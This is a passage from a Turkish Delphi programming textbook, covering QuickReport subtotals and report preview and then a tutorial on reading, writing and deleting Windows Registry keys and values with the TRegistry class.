
❖ "Group Footer" bandında yer alan "QRExp1" kontrolünü seçin.

❖ "Object Inspector" penceresinde yer alan "ResetAfterPrint" özelliğine true değerini aktarın.

Bu aşamadan sonra mousun sağ tuşuna tıklayıp "Preview" komutunu verirseniz, "Group Footer" kısmında yer alan tüm hesaplatmalar (birden fazla hesaplatma yaptırabilirsiniz) birbirlerinden bağımsız olarak gerçekleşecektir. Yani hesaplanan mağazaya ait tutara bir önceki mağazanın toplam değeri eklenmeyecektir. Aşağıda raporun en son tasarım görüntüsü ile "Print preview" görüntüsü verilmektedir.



Dikkat edin alt toplam değerleri artık kümülatif değil, birbirlerinden tamamen bağımsız olarak hesaplanmaktadır.



Rapor Dosyasına Uygulamanızdan Erişmek:

Oluşturduğunuz raporunuzun baskı önizleme görüntüsüne, program içerisinden nasıl ulaşabileceğiniz hususu önem arz etmektedir. Doğrusunu isterseniz fazla bir uğraşa gerek yok ama bilinmesi gerekmektedir. Aşağıdaki uygulamada "Form1" üzerinde oluşturulmuş bir raporu "Form5" üzerine yerleştirilecek "Button" kontrolünün "OnClick" yordamından açalım. Aşağıdaki kod bloğunu kullanabilirsiniz.



```
uses Unit1; //eklemeyi unutmayınız.
{$R *.dfm}
procedure TForm5.Button1Click(Sender: TObject);
//Baskı Önizleme Al
begin
  Form1.QuickRep1.Preview;//Baskı Önizleme yap
end;
```

BÖLÜM 18
REGISTRY İŞLEMLERİ

Registry:

Windows'a ait teknik bilgilerin (Sizin yazmış olduğunuz projeye ait bilgilerde olabilir) depolandığı yerin adı "Registry" olarak bilinmektedir. Burada yer alan bilgiler çok önemli olmakla beraber, kullanıcılar genellikle buradaki ifadelerin ne oldukları hususunu pek bilmezler. Kullandıkları paket programlar buraya defalarca değer girerler ama kullanıcının bundan haberi bile olmaz. Doğrusunu isterseniz tehlikeli bir konu olmakla beraber uzman programcıların bilmesi gereken bir konudur. Bu bölümde "Registry" ile ilgili işlemlerinizi "Delphi" uygulamalarından nasıl gerçekleştirebileceğinizi izah edeceğim.

Öncelikle Registry yapısına nasıl ulaşabileceğinizi göstermek istiyorum. Windows menüsünde yer alan "Start->Run" seçeneklerini seçip açılan pencereye "Regedit" komutunu girin. Aşağıdaki gibi Registry nizde yer alan ana rootların gösterildiği pencereye ulaşacaksınız.



Bir çoğunuz bilirsiniz "Windows 2000" işletim sisteminde Registry'de kayıtlı beş (5) ana Root vardır.

HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_CURRENT_CONFIG

Bu Rootlardan istediğinize alt kalasör ekleyebilir, istediğinizin içerisinden alt kalasörleri silebilirsiniz. Tabiki bu alt kalasörlere yazdırılmış değişken değerlerini öğrenip değiştirme hakkınızda bulunmaktadır. Aşağıda "Registry" içerisinde işlem yapabilmeniz için gerekli olan tüm açıklamalar detaylı olarak verilmektedir.

Registry'ye programınızdan ulaşmak istiyorsanız **uses** satırına "**Registry**" kütüphanesini eklemek zorundasınız. Aşağıdaki kodları çalıştırabilmeniz için bu bu kütüphane eklenmiştir.

Registry'ye Veri Yazdımak:

Registry'ye kayit eklemek için izlemeniz gereken adımlara geçmeden önce tüm "Registry" işlemlerinizde kullanmanız gereken bir yapıdan bahsetmek istiyorum. "Registry" kütüphanesini "uses" satırına ekledikten sonra "Registry" işlemlerinde kullanılmak üzere "Tregistry" tipli bir değişken tanımlamak zorundasınız.

```
procedure TForm1.Button1Click(Sender: TObject);
//uses Registry kütüphanesini eklemeyi unutmayınız.
var
  deger:TRegistry;//Registry işlemleri için tanımlandı
begin
```

Daha sonra bu değişkeni kod bloğunuz içerisinde yer alan "begin-end" arasında aşağıdaki şekilde yaratmalısınız.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:TRegistry;
begin
  deger:=TRegistry.Create;//değişkeni yarat
end;
```

Artık Registry işlemlerini yapmak son derece kolay.

"Registry" değişkenini yarattıktan sonra hangi Ana Roota değer yazdıracağınızı belirtmelisiniz. Tüm ana Root isimleri yukarıdaki kısımda verilmiştir. Bu isimlerden istediğinizi kullanabilirsiniz.

- **deger.RootKey**

Bu özelliğe değeri yazdıracağınız veya okutacağınız ana Root un ismini aktarabilirsiniz. Belirtilmesi kesinlikle zorunlu olan bir özelliğidir. Aksi takdirde değişkeninize ait değeri yazdıracağı yeri bilemeyeceği için sonuç başarısızlıkla sonuçlanacaktır.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:TRegistry;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
end;
```

- **deger.OpenKey**

Ana Root altındaki hangi klasöre değişken değerinin yazdırılacağı (veya öğrenileceği) bu özellikle belirlenir. Birinci parametre alt klasörü, ikinci parametrede yazdırma veya değer öğrenme işlemini belirler. "True" değerinin aktarılması yazdırma işleminin yaptırılacağı, "false" değerinin aktarılması ise okuma işleminin gerçekleştirileceği anlamını taşımaktadır.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:TRegistry;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  deger.OpenKey('',true);//AnaRoota yaz
end;
```

Burada dikkat etmeniz gereken bir husus daha var. Oda birinci parametrede şayet alt klasörlerden bir tanesine değişken değeri yazdırılacaksa ilk parametrede bu alt kalsörlerin yolunu ('AppEvents\EventsLabels') belirtmelisiniz. Boş ('') string konulması Ana root a yaz anlamı taşımaktadır. Örneklere bakınız.

- **deger.WriteString**

"Registry" ye String değişken değeri yazdırmak için kullanılan methoddur. Birinci parametresinde değişkenin Registry'de tutulacağı ismi (daha sonra değeri okumak için bu isim kullanılacaktır), ikinci parametrede yazdırılacak olan string içeriği belirler (Bu bir string tip değişkende olabilir).

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:TRegistry;
  altklasor:AnsiString;
```

```
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  deger.OpenKey('',true);//registry ye yaz
  deger.WriteString('adi','Prestige Education Center');//yaz
end;
```

- **deger.WriteInteger-deger.WriteDate-deger.WriteCurrency**


Yazdıracağınız değişkenin tipi String tip değilse size uyan yukarıdaki methodlardan bir tanesini kullanmalısınız. Kodlamada aynı mantık geçerli olacaktır.

- **deger.CloseKey**

İşleminiz bittikten sonra "Registry" tipli değişkeninizi muhakkak bu komutla kapatmalısınız.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:TRegistry;
begin
  deger.CloseKey;//Kapat
end;
```

Şimdi "HKEY_CURRENT_USER" ana Root altına "dershane" isminde bir değişken yazdıracağız. Değişkenin içeriği de "Prestige Education Center" olacak.




Yukarıdaki "dershane" isimli değişken değerini "Registry'ye yazdırmak için aşağıdaki kod bloğunu kullanabilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
//uses Registry kütüphanesini eklemeyi unutmayınız.
var
  deger:TRegistry;
  altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  deger.OpenKey('',true);//registry ye yaz
  deger.WriteString('dershane','Prestige Education Center');//yazdır
  deger.CloseKey;
end;
```

Alt Klasöre Veri Eklemek:

Önceki örneğimizde AnaRoot altına değiken değeri ekledik Şimdi ise "HKEY_CURRENT_USER" Ana Root u altında yer alan "AppEvents" klasörünün içerisindeki "Schemes" klasörüne aynı değişkenin değerini yazdıralım.





```
procedure TForm1.Button2Click(Sender: TObject);
var
  deger:TRegistry;
  altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='AppEvents\Schemes';
  deger.OpenKey(altklasor,true);//alt klasöre yaz
  deger.WriteString('dershane','Prestige Education Center');
  deger.CloseKey;
end;
```

Ana Root'a Alt Klasör Eklemek:

Ana Root a alt klasör eklemek için "CreateKey" methodu kullanılır.

- **deger.CreateKey**

Parametre olarak girilen alt klasörleri oluşturmak için kullanılan methoddur. Birden fazla klasörü aynı anda ekleyebilirsiniz.





```
procedure TForm1.Button3Click(Sender: TObject);
//uses Registry kütüphanesini eklemeyi unutmayınız.
//Alt Klasör Oluştur
var
  deger:TRegistry;
  altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu  Roota ekle
  altklasor:='Prestige\Gazi'; //iki klasör
  deger.CreateKey(altklasor);//oluştur
  deger.CloseKey;
end;
```

Programı çalıştırıp Button kontrolüne tıklarsanız "HKEY_CURRENT_USER" ana Root u altında "Prestige", onun altında da "Gazi" isimli alt klasörlerin oluştuğunu göreceksiniz. Kod çalıştıktan sonraki registry görüntüsü yukarıdaki pencerede gösterilmiştir.

Alt Klasöre Değişken Eklemek:

Aşağıdaki şekilde Ana Root altında yer alan bir klasöre kolayca değişken değerleri ekleyebilirsiniz.




```
procedure TForm1.Button4Click(Sender: TObject);
var
  deger:TRegistry;
  altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='Prestige\Gazi';
  deger.OpenKey(altklasor,true);//alt klasöre yaz
  deger.WriteString('dershane','Prestige Education Center');
  deger.CloseKey;
end;
```

Registry'den Kayıt Okutmak:

"Registry" ye değer eklenebildiği gibi şimdi bahsedeceğimiz yöntemlerle de herhangi bir klasördeki değişkenin değerinide okutabilirsiniz. Değerini okuyacağınız değişken ana root altında veya alt klasörlerden birinin içerisinde bulunabilir. Her halükarda okutma yaptırabilirsiniz.

Değerini öğreneceğiniz değişken, windows tarafından yazdırılabileceği gibi, sizin daha önceden eklemiş olduğunuz bir değişken de olabilir. Yerini ve tipini doğru belirteceğiniz tüm değişkenleri okutabilirsiniz.

Ana Root Altındaki Bir Değişkenin Değerini Öğrenmek:

Aşağıdaki şekilde "HKEY_CURRENT_USER" altında yer alan "dershane" isimli değişkenin değerini okuyabilirsiniz.

- **deger.ReadString**

Registry'den değişken değeri okutmak için kullanılan methoddur. Parametre olarak sadece okuyacağınız değişkenin ismini girmek yeterli olacaktır.

```
procedure TForm1.Button5Click(Sender: TObject);
//Registry den oku
var
  deger:TRegistry;
  sonuc:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  deger.OpenKey('',false);//ikinci parametre false dikkat edin
  sonuc:=deger.ReadString('dershane');//oku
  Form1.Caption:=sonuc;
  deger.CloseKey;
end;
```


Alt Klasörden Değişken Değeri Okutmak:

Ana Root tan değişken değeri okuyabileceğiniz gibi, alt klasörde bulunan bir değişkenin değerinide aşağıdaki yöntemle okutabilirsiniz.


```
procedure TForm1.Button6Click(Sender: TObject);
var
  deger:TRegistry;
  sonuc,altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='Prestige\Gazi';
  deger.OpenKey(altklasor,false);//alt klasörden oku
  sonuc:=deger.ReadString('dershane');
  Form1.Caption:=sonuc;
  deger.CloseKey;
end;
```

Windows Registry Bilgilerini Okutmak:

System'e ait olan bilgileride Registry'den kolayca okutabilirsiniz. Aşağıdaki örnekte "HKEY_CURRENT_USER" Ana Root unun altında yer alan "Printers" klasöründeki bir değişkenin değerini okutacağız. "DiviceOld" ismindeki bu değişken kullandığınız yazıcının ismini ve port numarasını tutmaktadır.



Aşağıdaki tasarımı oluşturun.




```
procedure TForm1.Button7Click(Sender: TObject);
var
  deger:TRegistry;
  sonuc,altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='Printers';
  deger.OpenKey(altklasor,false);//alt klasörden oku
  sonuc:=deger.ReadString('DeviceOld');
  Form1.Caption:=sonuc;
  deger.CloseKey;
end;
```

Alt Klasör Silmek:

Registry'de bulunan bir alt klasörü silmek için "DeleteKey" methodu kullanılmaktadır.

- **deger.DeleteKey**

Parametre olarak belirtilen alt klasörü silmek için kullanılan methoddur.

```
procedure TForm1.Button8Click(Sender: TObject);
//Klasör Sil
var
  deger:TRegistry;
  sonuc,altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='Prestige\Gazi';
  deger.DeleteKey(altklasor);//belirtilen alt klasörü sil
  deger.CloseKey;
end;
```

Alt Klasör İçerisindeki Değişkeni Silmek:

- **deger.DeleteValue**

Alt Klasörün içerisindeki değişkeni silmek için kullanılan methoddur. Parametre olarak sadece silinecek değişkenin ismini girmek yeterli olacaktır.

Daha önce "HKEY_CURRENT_USER" Ana Rootu altında oluşturduğumuz 'Prestige\Gazi' klasörü içerisindeki "dershane" isimli değişkeni silmek için aşağıdaki şekilde bir kodlama kullanmalısınız.

```
procedure TForm1.Button9Click(Sender: TObject);
//Değişkeni Sil
var
  deger:TRegistry;
  sonuc,altklasor:AnsiString;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='Prestige\Gazi';
```

```
  deger.OpenKey(altklasor,false);//alt klasörden oku
  deger.DeleteValue('dershane');//dershane isimli değişkeni sil
  deger.CloseKey;
end;
```

Ana Root Altındaki Değişkenleri Öğrenmek:

- **deger.GetValueNames**

Registrye'de bulunan ana Root ların altındaki değişken isimlerini aşağıdaki şekilde öğrenebilirsiniz. Burada geriye dönen değeri muhakkak "TstringList" tipli bir değişkene aktarmalısınız.

```
procedure TForm1.Button10Click(Sender: TObject);
var
  deger:TRegistry;
  altklasor:AnsiString;
  degiskenler:TStringList;
begin
  deger:=TRegistry.Create;
  degiskenler:=TStringList.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='';
  if not deger.OpenKey(altklasor,false) then
    ShowMessage('Hata')
  else
  begin
  deger.GetValueNames(degiskenler);//Tümünü değişkene aktar
  ListBox1.Items:=degiskenler;//listeye ekle
  deger.CloseKey;
  end;
end;
```

AnaRoot Altındaki Alt Klasörleri Öğrenmek:


Yuarıdaki örnekte ana Root altındaki değişkenleri öğrenmeyi gördük. Şimdide ana root altında bulunan klasör isimlerini listelemeyi göstereceğim.

- **deger.GetKeyNames**

Bu prosedür ile ana root altındaki tüm klasörleri öğrenebilirsiniz. Prosedür içerisinde parametre olarak "TstringList" tipli bir değişken kullanmak zorundasınız. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button11Click(Sender: TObject);
var
  deger:TRegistry;
  altklasor:AnsiString;
  degiskenler:TStringList;
begin
  deger:=TRegistry.Create;
  degiskenler:=TStringList.Create;
  deger.RootKey:=HKEY_CURRENT_USER;//Bu ana Rootla ilgileniyorum
  altklasor:='';
  if not deger.OpenKey(altklasor,false) then//alt klasörden oku
    ShowMessage('Hata')
  else
  begin
  deger.GetKeyNames(degiskenler);//alt klasörleri göster
  ListBox1.Items:=degiskenler;//listeye yaz
  deger.CloseKey;
  end;
end;
```


Şimdi kullandığımız method ve özellikleri örnek üzerinde izah edelim. Yapacağımız örnekte program ilk çalıştığı anda "Registry" ye şifreyi yazacak, kullanıcı şifreyi bilemeden ikinci formu kesinlikle açamayacaktır. Aşağıdaki form tasarımını oluşturunuz.



